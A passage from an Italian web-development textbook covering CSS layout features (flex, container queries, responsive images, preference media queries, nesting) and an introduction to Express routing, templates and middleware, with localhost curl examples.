


Figura 14.5: `flex-basis` *in un contenitore di 480 pixel, supponendo che i tre testi occupino 30, 130 e 30 pixel. Con* `auto` *la base è il contenuto, e lo spazio libero si aggiunge sopra; con* `0` *tutto lo spazio viene diviso in parti uguali; una base di 200px parte già in vantaggio.*

I valori più comuni di flex

`flex: 1`	equivale a `1 1 0%`	parti uguali, indipendenti dal contenuto
`flex: auto`	equivale a `1 1 auto`	parte dal contenuto, poi cresce
`flex: none`	equivale a `0 0 auto`	dimensione fissa, data dal contenuto
valore iniziale	`0 1 auto`	non cresce, ma può restringersi

CONTAINER QUERY

Le media query osservano il **viewport**. Consideriamo una card che, sotto i 300 pixel di larghezza, diventa verde e riduce il testo.

card.css


```css
.card {
  background-color: lightblue;
  padding: 10px;
  border-radius: 5px;
  border: 1px solid black;
}

.card :is(h2, p) {
  font-size: 1.25em;
}

@media (max-width: 300px) {
  .card {
    background-color: lightgreen;
  }
  .card :is(h2, p) {
    font-size: 1em;
  }
}
```

card.html


```html
<div class="card">
  <h2>Card title</h2>
  <p>Card text</p>
</div>
```



Il problema è che la stessa card può comparire in contenitori diversi: in uno **grande**, come l'area principale del contenuto, oppure in uno **piccolo**, come una barra laterale o una colonna stretta di una griglia. Quando sta in un contenitore piccolo vorremmo che si comportasse come in un viewport piccolo, **anche se il viewport è grande**. La media query non può aiutarci: in una finestra larga la sua condizione è falsa per tutte e due le card.

pagina.html

```html
<main style="width: 350px;">
  <div class="card">
    <h2>Main card</h2>
    <p>Main text</p>
  </div>
</main>
<aside style="width: 200px;">
  <div class="card">
    <h2>Aside title</h2>
    <p>aside text</p>
  </div>
</aside>
```



Il viewport è largo: entrambe le card restano azzurre.


Le **container query** sono state introdotte per superare questo limite: permettono di dare stile a un componente in base alle dimensioni di un suo **antenato**, il **contenitore**.

- Sull'antenato va dichiarata la proprietà `container-type`. Con il valore `inline-size` il contenitore si può interrogare sulla dimensione *inline*, che per il testo orizzontale è la larghezza.
- Poi, con la regola `@container`, si scrivono le query: valgono per i **discendenti** del contenitore più vicino, non per il contenitore stesso.

container.css

```css
aside {
  container-type: inline-size;
}

@container (max-width: 300px) {
  .card {
    background-color: lightgreen;
  }
  .card :is(h2, p) {
    font-size: 1em;
  }
}
```



L'`<aside>` è largo 200px, quindi meno di 300:
la sua card diventa verde. Il `<main>` non è un contenitore.

Immagini responsive

Il CSS stabilisce **quanto grande** viene mostrata un'immagine. Scaricare un'immagine ad alta risoluzione per poi rimpicciolirla su uno schermo piccolo, però, non è efficiente: si trasferiscono byte che nessuno vedrà. L'HTML permette di fornire **più file** per la stessa immagine, i **candidati**, e lascia al browser la scelta di quello più adatto al dispositivo. Il vantaggio è che il browser scarica **solo** la versione che gli serve. Si usano l'attributo `srcset` oppure l'elemento `<picture>`.

srcset

srcset.html

```html
<img src="fu-tzu-400.jpg"
     srcset="fu-tzu-400.jpg 400w,
             fu-tzu-800.jpg 800w,
             fu-tzu-1200.jpg 1200w"
     alt="Portrait of the great master Fu-Tzu">
```

All'immagine sono associati tre file diversi.

- L'attributo `src` è il valore di riserva, per i browser che non supportano `srcset`.
- `srcset` è un elenco di nomi di file, ciascuno seguito da un **descrittore**:
  - i **descrittori di larghezza**, un numero seguito da `w`, indicano la larghezza intrinseca del file in pixel;
  - i **descrittori di densità**, un numero seguito da `x`, indicano per quale densità di pixel del dispositivo è pensato il file, rispetto alla densità standard. Per esempio `srcset="logo.png 1x, logo-2x.png 2x"` serve il secondo file agli schermi ad alta densità.

Con i descrittori di larghezza il browser deve sapere quanto sarà larga l'immagine nella pagina: lo indica l'attributo `sizes`, che se manca vale `100vw`, cioè tutta la larghezza del viewport. Moltiplicando quella larghezza per la densità dello schermo ottiene i pixel necessari, e sceglie il candidato più adatto. Per esempio, con l'immagine larga quanto il viewport:

Dispositivo	Viewport	Densità	Pixel necessari	File scaricato
smartphone	375px	2	750	`fu-tzu-800.jpg`
tablet	768px	1	768	`fu-tzu-800.jpg`
portatile	1440px	1	1440	`fu-tzu-1200.jpg` (il più grande)

La scelta finale spetta comunque al browser, che può tenere conto anche della cache o della qualità della connessione.

```html
<picture>
  <source media="(max-width: 200px)" srcset="fu-tzu-400.png">
  <source media="(max-width: 400px)" srcset="fu-tzu-800.png">
  <img src="fu-tzu-1200.png" alt="Portrait of the great master Fu-Tzu">
</picture>
```

- il browser usa il primo `<source>` la cui media query è vera;
- se nessuna lo è, usa l'`<img>`;
- l'`<img>` è obbligatoria: è l'elemento che viene davvero mostrato, i `<source>` ne cambiano solo il file.

L'**art direction** è il processo di scelta del contenuto più adatto a specifiche condizioni. Non si tratta solo di versioni a risoluzioni diverse della stessa immagine: su uno smartphone si può mostrare, per esempio, un grafico con meno dettagli, o una foto ritagliata sul soggetto, e su un desktop la versione completa.




Figura 14.6: *In una finestra larga più di 400 pixel nessun* `<source>` *è adatto: la scheda Rete, filtrata sulle richieste di immagini* `fu-tzu`*, mostra che il browser ha scaricato solo* `fu-tzu-1200.png`*, non le altre due versioni.*

MEDIA QUERY SULLE PREFERENZE DELL'UTENTE

Le media query possono verificare molto più delle dimensioni del viewport. Possono riflettere anche le **preferenze dell'utente**, che di solito vengono dalle impostazioni del browser o del sistema operativo.

Preferenza	Media query
schema di colori scuro	`@media (prefers-color-scheme: dark)`
meno animazioni	`@media (prefers-reduced-motion: reduce)`
più (o meno) contrasto	`@media (prefers-contrast: more)`
meno trasparenze	`@media (prefers-reduced-transparency: reduce)`

Nelle slide il valore delle due preferenze *reduced* è scritto `reduced`: quello corretto è `reduce`, e con un valore sbagliato la media query viene ignorata.

colori.css

```css
:root {
  --bg-color: white;
  --text-color: indigo;
}

body {
  background-color: var(--bg-color);
  color: var(--text-color);
}

@media (prefers-color-scheme: dark) {
  :root {
    --bg-color: indigo;
    --text-color: white;
  }
}
```



Con *sistema* il browser segue l'impostazione del sistema operativo.

Le custom property si prestano bene a questo uso: la media query ridefinisce solo le variabili, e tutte le regole che le usano cambiano di conseguenza.


@SUPPORTS

La regola `@supports` applica degli stili solo quando il browser supporta una certa proprietà con un certo valore.

supports.css

```css
.cards {
  display: block;
}

@supports (display: grid) {
  .cards {
    display: grid;
    grid-template-columns: 1fr 1fr;
  }
}
```



Lo stesso contenuto, senza e con il supporto per Grid.

La prima regola è il valore di riserva (*fallback*): un browser che non conosce Grid mostra le card una sotto l'altra, che è comunque leggibile. Il layout avanzato su due colonne viene applicato solo dai browser che lo supportano. È un esempio di **progressive enhancement**: si parte da una base che funziona ovunque e la si arricchisce dove possibile.

Annidamento nativo

Nel CSS moderno le regole dei selettori correlati si possono **annidare**, come Sass permetteva di fare da anni (capitolo 20): una regola scritta dentro un'altra si applica ai **discendenti** degli elementi selezionati da quella esterna.

annidato.css

```css
.card {
  background-color: lightblue;
  padding: 10px;
  border-radius: 5px;
  border: 1px solid black;

  :is(h2, p) {
    font-size: 1.25em;
  }
}
```

equivalente.css

```css
.card {
  background-color: lightblue;
  padding: 10px;
  border-radius: 5px;
  border: 1px solid black;
}

.card :is(h2, p) {
  font-size: 1.25em;
}
```

A sinistra la regola annidata, a destra la sua forma equivalente.

Il selettore &

Nei selettori annidati il simbolo `&` si riferisce esplicitamente al selettore della regola genitore. Serve quando la regola annidata non riguarda un discendente, ma l'elemento **stesso**, per esempio con una pseudo-classe, oppure quando si vuole un combinatore diverso dallo spazio.

nesting.css

```css
.card {
  background: white;

  &:hover {
    background: lavender;
  }

  & > h2 {
    color: rebeccapurple;
  }
}
```

equivalente.css

```css
.card {
  background: white;
}

.card:hover {
  background: lavender;
}

.card > h2 {
  color: rebeccapurple;
}
```

Senza `&`, un selettore annidato viene combinato con quello esterno come **discendente**: `:hover` annidato dentro `.card` equivarrebbe a `.card :hover`, cioè a qualunque discendente della card sotto il puntatore, e non alla card stessa. È la differenza fra `.card:hover` e `.card :hover`, che sta tutta in uno spazio.

Annidare con moderazione

Conviene mantenere l'annidamento **poco profondo**. Un annidamento eccessivo rende più difficili da capire sia i selettori che ne risultano sia il comportamento della cascata: con quattro o cinque livelli diventa difficile ricostruire a mente quale selettore completo si sta scrivendo, e quale sia la sua specificità.

Riferimenti

- **Learn CSS** — web.dev.
  https://web.dev/learn/css/
  Sezioni 14 e 17.
- **Using CSS custom properties (variables)** — MDN web docs.
  https://developer.mozilla.org/en-US/docs/Web/CSS/Guides/Cascading_variables/Using_custom_properties
- **calc() CSS function** — MDN web docs.
  https://developer.mozilla.org/en-US/docs/Web/CSS/Reference/Values/calc

Express

Abbiamo sviluppato la stessa applicazione tre volte: con CGI e Bash, con PHP e con Node.js puro. Ogni volta abbiamo incontrato gli stessi punti dolenti:

- molto lavoro ripetitivo e noioso (analizzare i cookie, leggere e interpretare il corpo delle richieste);
- nessuna gestione delle sessioni pronta all'uso (tranne che in PHP);
- nessun supporto integrato ai *middleware*, per esempio per l'autenticazione;
- nessun motore di template integrato.

Gestire il routing, generare template, gestire sessioni, autenticazione e autorizzazione sono compiti **comuni a ogni progetto**. Non vogliamo reinventare la ruota ogni volta.

Che cos'è un framework

Framework

Un **framework** è un insieme predefinito di componenti software, strumenti e buone pratiche che fa da fondamento per lo sviluppo di software. I **web framework** sono progettati specificamente per semplificare e snellire lo sviluppo di applicazioni web, fornendo un modo **strutturato** di costruirle e organizzarle.

Framework e **librerie** non sono la stessa cosa, e la differenza è sostanziale.

Libreria	Framework
È essenzialmente un insieme di funzioni che possiamo invocare per far svolgere un compito.	Incarna un progetto astratto, con molto più comportamento già incorporato.
Ogni chiamata svolge il proprio lavoro e poi **restituisce il controllo** a chi ha chiamato.	Il codice scritto da noi viene **innestato** dentro il framework.
Il **nostro** codice controlla il flusso di esecuzione.	È il **framework** a controllare il flusso di esecuzione, e invoca il nostro codice quando serve.

Inversione del controllo

Inversion of Control

L'**inversione del controllo** (IoC) è la caratteristica distintiva dei framework: il flusso di controllo è **invertito** rispetto alla programmazione imperativa tradizionale, e la responsabilità di gestirlo passa dallo sviluppatore al framework.

È nota anche come «legge di Hollywood»: *«Non chiamarci tu, ti chiamiamo noi»*. La figura 15.1 segue una richiesta nei due casi, passo per passo.




Figura 15.1: *A sinistra il nostro codice riceve la richiesta e usa le librerie, che gli restituiscono il controllo; a destra è il framework a ricevere la richiesta e a chiamare, quando serve, i pezzi di codice scritti da noi.*

Che cosa contiene un web framework

- **Funzionalità di base**: routing, analisi delle richieste, validazione degli input, gestione dei cookie, sessioni.
- **Motore di template**: aiuta a generare contenuto dinamico, separando la logica dalla presentazione.
- **Meccanismo ORM** (*Object-Relational Mapping*): semplifica l'interazione con il database permettendo di lavorare con oggetti invece che con interrogazioni SQL.

Framework opinionated

I framework possono essere più o meno **opinionated**.

Un framework **fortemente opinionated** arriva con un insieme rigido di convenzioni, buone pratiche e decisioni prese dai suoi autori: impone un modo specifico di fare le cose e lascia poco margine allo sviluppatore. Un framework **unopinionated** non impone un modo specifico.

Pro	Contro
Garantiscono maggiore coerenza fra progetti diversi.	Possono avere una curva di apprendimento più ripida.
Accelerano lo sviluppo, riducendo l'affaticamento decisionale.	Possono non essere abbastanza flessibili per un certo progetto.

Di framework web lato server ce ne sono moltissimi, per ogni linguaggio: Django e Flask (Python), Spring (Java), Laravel e Symfony (PHP), Ruby on Rails, ASP.NET Core (C#), e per Node.js Express, Koa, Hono, Fastify e altri ancora.

Express

Express si autodefinisce un «framework web veloce, unopinionated e minimalista per Node.js», ed è di gran lunga il framework di back-end più diffuso per Node.js (*State of JavaScript 2024*). Si installa con npm, nella cartella del progetto:

Terminale

```
$ npm install express

added 65 packages, and audited 66 packages in 586ms

30 packages are looking for funding
  run `npm fund` for details

found 0 vulnerabilities
```

La versione installata oggi è **Express 5**: tutti gli esempi del capitolo sono stati eseguiti con Express 5.3.0 e Node.js 22, e gli output riportati sono quelli reali. (Il file `package.json` contiene `"type": "module"`, per poter usare `import`, come nel capitolo 11.)

JS index.js

```
import express from "express";

const app = express();     // crea un'applicazione express
const PORT = 3000;

app.get('/', (req, res) => {
  res.send('Hello World!')
});

app.listen(PORT);
```



Vale la pena confrontare queste otto righe con le decine di righe di `switch` del capitolo 12. E Express fa più di quanto sembri: guardando la risposta completa con `curl -i` (capitolo 9) si vedono le intestazioni che ha aggiunto da solo, e chiedendo un percorso che non esiste si ottiene una risposta `404` già pronta.

Terminale

```
$ curl -i http://localhost:3000/
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 12
ETag: W/"c-Lve95gjOVATpfV8EL5X4nxwjKHE"
Date: Tue, 03 Nov 2026 11:31:45 GMT
Connection: keep-alive
Keep-Alive: timeout=5

Hello World!
$ curl http://localhost:3000/nonesiste
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>Cannot GET /nonesiste</pre>
</body>
</html>
```

`res.send` ha calcolato il tipo del contenuto (`text/html`, perché gli abbiamo passato una stringa), la lunghezza e un `ETag`, l'impronta del contenuto che il browser userà per la cache (capitolo 2). L'intestazione `X-Powered-By` annuncia che il server usa Express: si può disattivare con `app.disable("x-powered-by")`, per non dare informazioni gratuite a chi cerca server vulnerabili.

Routing

Il **routing** è il modo in cui il framework stabilisce come gestire una richiesta verso un dato *endpoint*. Una rotta si definisce con i metodi appropriati sull'oggetto `app`, tipicamente nella forma:


`app.<METODO>(<PERCORSO>, callback)`

dove `<METODO>` e `<PERCORSO>` identificano l'endpoint, e `callback` è la funzione da eseguire per gestire le richieste che vi arrivano.

routing.js

```
app.get("/hello", (req, res) => {
  res.send("Hello");
});

app.post("/hello", (req, res) => {
  res.send("Hello Post");
});
```



Stesso percorso, metodi diversi, risposte diverse.

Terminale

```
$ curl http://localhost:3000/hello
Hello
$ curl -X POST http://localhost:3000/hello
Hello Post
$ curl -X DELETE http://localhost:3000/hello
...
<pre>Cannot DELETE /hello</pre>
...
```

L'opzione `-X` di `curl` sceglie il metodo della richiesta. Per un metodo senza rotta Express risponde `404`, come per un percorso che non esiste.

Percorsi delle rotte

I percorsi possono essere stringhe, schemi di stringa o espressioni regolari complete. In caso di più corrispondenze, si applica **la prima** rotta che corrisponde, nell'ordine in cui sono state dichiarate.

JS paths.js

```
app.get("/webtech", (req, res) => {
  res.send("Web Technologies!");
});

// corrisponde a /webtech, /wirelesstech,
// /wtech, /whatever-tech, ...
app.get(/^\/w.*tech$/, (req, res) => {
  res.send("Web Technologies Regex!");
});
```

Terminale

```
$ curl localhost:3000/webtech
Web Technologies!
$ curl localhost:3000/wirelesstech
Web Technologies Regex!
$ curl localhost:3000/wtech
Web Technologies Regex!
$ curl localhost:3000/whatever-tech
Web Technologies Regex!
$ curl localhost:3000/webtechs
...
<pre>Cannot GET /webtechs</pre>
...
```

`/webtech` corrisponde a entrambe le rotte, ma vince la prima. L'espressione regolare `/^\/w.*tech$/` vuole una `w` subito dopo la barra, poi qualunque sequenza di caratteri (`.*`) e infine `tech` in fondo (`$`): per questo `/webtechs` non corrisponde a niente.

Express 4 ed Express 5: gli schemi di stringa

Molti esempi che si trovano in rete sono scritti per Express 4, che ammetteva nei percorsi i caratteri speciali `?`, `+`, `*` e le parentesi, per esempio `"/web(-)?tech*"`. In Express 5 non sono più validi, e il programma si ferma già all'avvio, quando la rotta viene dichiarata:

Terminale

```
$ node express4.js
...
PathError [TypeError]: Unexpected ( at index 4: /web(-)?tech*; visit https://git.new/pathToRegexpError
    for info
```

La stessa idea, in Express 5, si scrive con le **graffe** per le parti facoltative e con un **jolly con nome**, `*nome`, per una sequenza qualsiasi:


JS express5.js

```
// {-} è una parte facoltativa, {*resto} un jolly facoltativo
app.get("/web{-}tech{*resto}", (req, res) => {
  res.send(`resto = ${JSON.stringify(req.params.resto)}`);
});
```

Così `/webtech` e `/web-tech` corrispondono con `resto` indefinito, `/webtechnologies` con `resto` uguale a `["nologies"]`, e `/web-tech/corso/2026` con `["","corso","2026"]`: il jolly raccoglie i segmenti del percorso in un array. Chi vuole la massima libertà usa comunque un'espressione regolare.

Parametri di rotta

Le rotte possono catturare segmenti di URL con un nome, detti **parametri**, dichiarati nel percorso con la sintassi `:nomeParametro`. I parametri catturati sono resi disponibili nell'oggetto `req.params`.



params.js

```
// per una richiesta a /student/42/exams/TecWeb
app.get("/student/:student_id/exams/:exam_name", (req, res) => {
  res.send(req.params);   // {"student_id":"42","exam_name":"TecWeb"}
});
```

req.params	
student_id	"42"
exam_name	"TecWeb"

I segmenti con i due punti diventano proprietà di `req.params`.

Terminale

```
$ curl -i http://localhost:3000/student/42/exams/TecWeb
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 40
...

{"student_id":"42","exam_name":"TecWeb"}
$ curl http://localhost:3000/student/bob/exams/TecWeb
{"student_id":"bob","exam_name":"TecWeb"}
```

Passando a `res.send` un oggetto, Express lo converte in JSON e imposta da solo `Content-Type: application/json`. I parametri sono sempre **stringhe**, e un parametro accetta qualunque segmento: anche `bob` come matricola. Express 4 permetteva di vincolarne il formato con un'espressione regolare fra parentesi (`:student_id([0-9]+)`); Express 5 rifiuta anche questa sintassi, con lo stesso errore di prima. Si può controllare il valore dentro il gestore, oppure scrivere tutta la rotta come espressione regolare: i **gruppi con nome** (`(?<nome>…)`) finiscono in `req.params`.

params5.js

```
app.get(/^\/student\/(?<student_id>[0-9]+)\/exams\/(?<exam_name>[^/]+)$/,
  (req, res) => {
    res.send(req.params);
  });
```

Terminale

```
$ curl localhost:3000/student/42/exams/TecWeb
{"student_id":"42","exam_name":"TecWeb"}
$ curl -o /dev/null -w '%{http_code}' localhost:3000/student/bob/exams/TecWeb
404
```

Le opzioni `-o /dev/null -w '%{http_code}'` dicono a `curl` di buttare via il corpo e di stampare solo il codice di stato: `bob` non corrisponde a `[0-9]+`, quindi la rotta non si applica e la risposta è `404`.

Il problema risolto

Questo è esattamente il caso `GET /users/42/friends` che nel capitolo 12 avevamo indicato come impossibile da gestire con uno `switch` su stringhe esatte. Con Express diventa una riga.


Più gestori per una rotta

È possibile specificare più funzioni gestore per una rotta. Si comportano come *middleware* (li vedremo fra poco), e `next` è la callback che invoca il gestore successivo.

JS handlers.js

```
let f1 = function (req, res, next) { console.log("f1"); next(); }
let f2 = function (req, res, next) { console.log("f2"); next(); }
let f3 = function (req, res, next) { console.log("f3"); next(); }

app.get("/handlers", [f1, f2, f3], (req, res) => {
  res.send("Done with all handlers");
});
```



Terminale

```
$ curl localhost:3000/handlers
Done with all handlers
```

Terminale del server

```
f1
f2
f3
```

Il client vede solo la risposta dell'ultimo gestore; le tre righe di `console.log` compaiono nel terminale del server.

Rotte concatenabili e router modulari

Con `app.route()` il percorso si specifica in un solo punto (meno ridondanza) e i gestori specifici per metodo si concatenano.

JS book.js

```
app.route('/book')
  .get((req, res) => {
    res.send('Get a random book')
  })
  .post((req, res) => {
    res.send('Add a book')
  })
  .delete((req, res) => {
    res.send('Delete a book')
  });
```

Terminale

```
$ curl localhost:3000/book
Get a random book
$ curl -X POST localhost:3000/book
Add a book
$ curl -X DELETE localhost:3000/book
Delete a book
$ curl -X PUT localhost:3000/book
...
<pre>Cannot PUT /book</pre>
...
```

Si può anche creare un **router modulare** (a sinistra), da montare nell'applicazione principale (a destra):

JS router.js

```
import express from "express";

export const router = express.Router();

router.get("/echo/:value", (req, res) => {
  res.send(req.params.value);
});
```

Terminale

```
$ curl localhost:3000/custom/echo/ciao
ciao
$ curl localhost:3000/echo/ciao
...
<pre>Cannot GET /echo/ciao</pre>
...
```

JS index.js

```
import express from "express";
import { router as echoRouter } from "./router.js";

const app = express();

// monta echoRouter, opzionalmente sotto un certo percorso
app.use("/custom", echoRouter);
// /custom/echo/:value è gestita dal router

app.listen(3000);
```

Il router è montato sotto `/custom`: i suoi percorsi sono **relativi** a quel prefisso, quindi `/echo/ciao` da solo non esiste. Così si tiene ordinata un'applicazione reale: un file di rotte per ciascuna area funzionale, montato dove serve.

Rispondere al client

Sull'oggetto risposta (`res`) vanno invocati i metodi appropriati per inviare una risposta al client, **altrimenti la richiesta resta appesa**.

Metodo	Descrizione
`res.download()`	propone il download di un file
`res.end()`	termina il processo di risposta
`res.json()`	invia una risposta JSON
`res.jsonp()`	invia una risposta JSON con supporto JSONP
`res.redirect()`	reindirizza una richiesta
`res.render()`	genera un template di vista
`res.send()`	invia una risposta di vario tipo
`res.sendFile()`	invia un file come flusso di byte
`res.sendStatus()`	imposta il codice di stato e ne invia la rappresentazione testuale come corpo

Generare un template

Basta dire a Express quale motore di template usare: `res.render` cerca il template nella cartella `views`, lo trasforma in HTML e lo invia.

JS template.js

```
import express from "express";

const app = express();

app.set("view engine", "pug");

app.get('/template', (req, res) => {
  res.render("template");
});
```

pug views/template.pug

```
doctype html
html
  head
    title Pug Template rendered in Express
  body
    h1 Rendering a Pug Template in Express
    p Il procedimento è immediato.
```



Passare dati alla vista

I dati impostati nell'oggetto `res.locals` sono disponibili a tutte le viste generate per quella risposta.

JS template.js

```
10
11 app.get("/example", (req, res) => {
12   res.locals.items = [
13     { name: "Web tech.", grade: "A+" },
14     { name: "Soft. Eng.", grade: "A" },
15     { name: "Calculus",  grade: "B" },
16   ];
17   res.render("example");
18 });
19
20 app.listen(3000);
```

pug views/example.pug

```
1 doctype html
2 html
3   head
4     title List of Exams
5   body
6     h1 List of Exams
7     each exam in items
8       li #{exam.name} grade #{exam.grade}
```

List of Exams

List of Exams

- Web tech. grade A+
- Soft. Eng. grade A
- Calculus grade B

Al browser arriva l'HTML generato da Pug, tutto su una riga:

Terminale

```
$ curl localhost:3000/example
<!DOCTYPE html><html><head><title>List of Exams</title></head><body><h1>List of Exams</h1><li>Web tech. grade A
    +</li><li>Soft. Eng. grade A</li><li>Calculus grade B</li></body></html>
```

Gli elementi `li` non sono dentro una lista `ul`, perché il template delle slide non la mette: il browser li mostra comunque come voci di elenco, ma un `ul` attorno al ciclo `each` renderebbe l'HTML corretto.

Il ciclo richiesta-risposta

Il ciclo richiesta-risposta è il cuore di Express. Quando arriva una richiesta:

1. vengono creati un oggetto richiesta e un oggetto risposta;
2. viene eseguita una **sequenza** di uno o più passi di elaborazione (analizzare il corpo, analizzare i cookie, stabilire una sessione, …);
3. viene preparata e inviata la risposta.




Figura 15.2: *Il ciclo richiesta-risposta di Express.*

I MIDDLEWARE

Middleware

In Express i **middleware** sono funzioni che possono manipolare gli oggetti richiesta e risposta correnti, oppure eseguire codice arbitrario. Si chiamano così perché sono eseguiti **nel mezzo**, fra la ricezione di una richiesta e l'invio della relativa risposta.

I middleware:

- vengono eseguiti **nello stesso ordine in cui sono dichiarati**;
- ricevono come argomenti `req` (l'oggetto richiesta), `res` (l'oggetto risposta) e `next` (una callback che invoca il middleware successivo nella pila).

Esempio 15.1 — Il primo middleware

middleware.js

```
export function logger(req, res, next) {
  console.log("LOGGER HAS BEEN CALLED!");
  next();
}
```

Terminale

```
$ curl localhost:3000/
Hello World!
$ curl localhost:3000/ciao
...
<pre>Cannot GET /ciao</pre>
...
```

index.js

```
app.use(logger);   // monta logger sul percorso "/"

app.get('/', (req, res) => {
  res.send('Hello World!')
});

app.listen(PORT);
```

Terminale del server

```
LOGGER HAS BEEN CALLED!
LOGGER HAS BEEN CALLED!
```

Montato con `app.use` sul percorso `/`, il middleware viene eseguito per **ogni** richiesta: anche per `/ciao`, che poi finisce in un `404`. Un middleware non sa nulla delle rotte che vengono dopo di lui.

Dimenticare `next()`

Se un middleware non invoca `next()` e non invia una risposta, la richiesta resta **appesa** finché il client non va in timeout. È l'errore più comune con Express, e non produce alcun messaggio d'errore: semplicemente la pagina non carica mai.

Esempio 15.2 — Un middleware che arricchisce la richiesta

middleware.js

```
5
6 export function addTimestamp(req, res, next) {
7   req.timestamp = new Date();
8   next();
9 }
```

index.js

